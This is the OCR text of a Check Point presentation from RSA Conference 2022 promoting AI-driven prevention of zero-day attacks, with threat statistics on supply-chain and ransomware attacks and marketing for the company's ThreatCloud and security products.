RSAConference2022
San Francisco & Digital | June 6 – 9

TRANSFORM

SESSION ID: **PART2-R02**

Leveraging AI & Deep Learning in the Battle against Zero Day Cyber Attacks

Itai Greenberg

Chief Strategy Officer
Check Point Software Technologies Ltd.
itaigr@checkpoint.com

Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.


Today's Threat Landscape Is Exceptionally Dangerous

Every month

10's of millions of attacks

400K zero days*

- APT
- Supply chain
- Ransomware
- SW vulnerabilities



*According to ThreatCloud

Supply Chain Is The Modern Entry Point for Attacks

Supply Chain Attacks Keep Coming: The Latest is Log4J in Dec 2021

Codecov

Jan 2021 – Apr 2021
Affected 29,000 customers

solarwinds

Mar 2020 – Dec 2020
Affected 18,000 customers

LOG4J


Dec 2021-..

Attempted exploit on **over 36.8% of corporate networks globally**

Check Point AI-driven security **prevented over 820,000 attempts** to exploit the Log4J vulnerability

Ransomware Becoming More Evasive

Supply Chain + Ransomware is the latest Network Attack Strategy



~$300

2013

Classic

"We've encrypted your information, pay to release it"

2017

WannaCry, NotPetya

$15M

2019

Double Extortion

"If you don't pay, we will publish your private information"

$20M

2020

$40M

2021


Triple Extortion

"We stole your data from the vendor you've been using"

*June 2020 – June 2021

CHECK POINT™

Enterprise Security Top Challenges



Too many security alerts

Too many point products

Too slow to adopt new protections

RSAConference2022

OUR PHILOSOPHY

IN THE WORLD OF CYBER DETECTION IS NOT ENOUGH!

WE SHOULD ALL FOCUS ON PREVENTION POWERED BY AI & AUTOMATION


ONLY AI-BASED SECURITY CAN KEEP SAFE

Prevention first
Block attacks faster than anyone else

Best Catch rate
Of known & unknown threats

Near Zero false positives
Uninterrupted user productivity
Less alerts/tickets for sec admins

YOU MUST AUTOMATE YOUR ZERO-TRUST POLICY



CHECK POINT ZERO TRUST

1. **Everywhere** – network, cloud, SASE, endpoint & workload
2. **Autonomous** – adaptive access control policy driven by AI, context and risk
3. **Identity-based** – policy for any workload, user, IoT and service
4. **Scaled** – manage granular policy with millions of assets
5. **Unified policy** – across all enforcement points

USING AI & AUTOMATION EVERYWHERE

QUANTUM


Secure the network

CLOUDGUARD

Secure the cloud

HARMONY

Secure users & access



THREATCLOUD

AI Is All About Your Data

86B Overall Queries from any Check Point Enforcement Point

THREATCLOUD

2,000,000
Malicious indicators

2,000,000,000
Websites and
files inspected

13,000,000
File emulations

500,000
Online web forms

900,000
Newly installed
mobile apps

20,000,000
Potential
IoT devices

800,000
Full content emails

AI Technologies Leveraged by ThreatCloud

30+ AI Engines For Different Security Functionality

Infected hosts detection
Sandbox static analysis
Sandbox dynamic analysis

Email static analysis
Mobile zero-phishing detection
Anti-Phishing AI engine


Network AI engines aggregator
Mobile AI engines aggregator
Machine validated signature

Cloud networks anomaly detection

ThreatCloud Campaign Hunting

Analyst Mind
Malicious activity detection

Documents meta classifier Vectorization family classifier
ML Similarity Model
MRAT Classifier



ThreatCloud: AI Brain Behind Check Point Security

AI technology
30+ AI and Machine Learning technologies that identify and block emerging threats that were never seen before

Big data threat intelligence
Always acquires the most recent IoCs and protections of latest attacks seen in the wild

98.4%
Security effectiveness
BEST RESULT IN THE INDUSTRY**

ACCURATE PREVENTION
(MALICIOUS/SAFE)

Telemetry

Telemetry

ThreatCloud APIs

QUANTUM
Network Security

CLOUDGUARD
Cloud-Native Security

HARMONY
User & Access Security

INFINITY VISION


RSAConference2022

USING AI & AUTOMATION TO PROTECT YOUR NETWORK

USING AI & AUTOMATION EVERYWHERE

QUANTUM

Secure the network




CLOUDGUARD

Secure the cloud

HARMONY


Secure users & access




THREATCLOUD


Blocking Zero Day Malware

98.4%
Security effectiveness
BEST RESULT IN THE INDUSTRY**

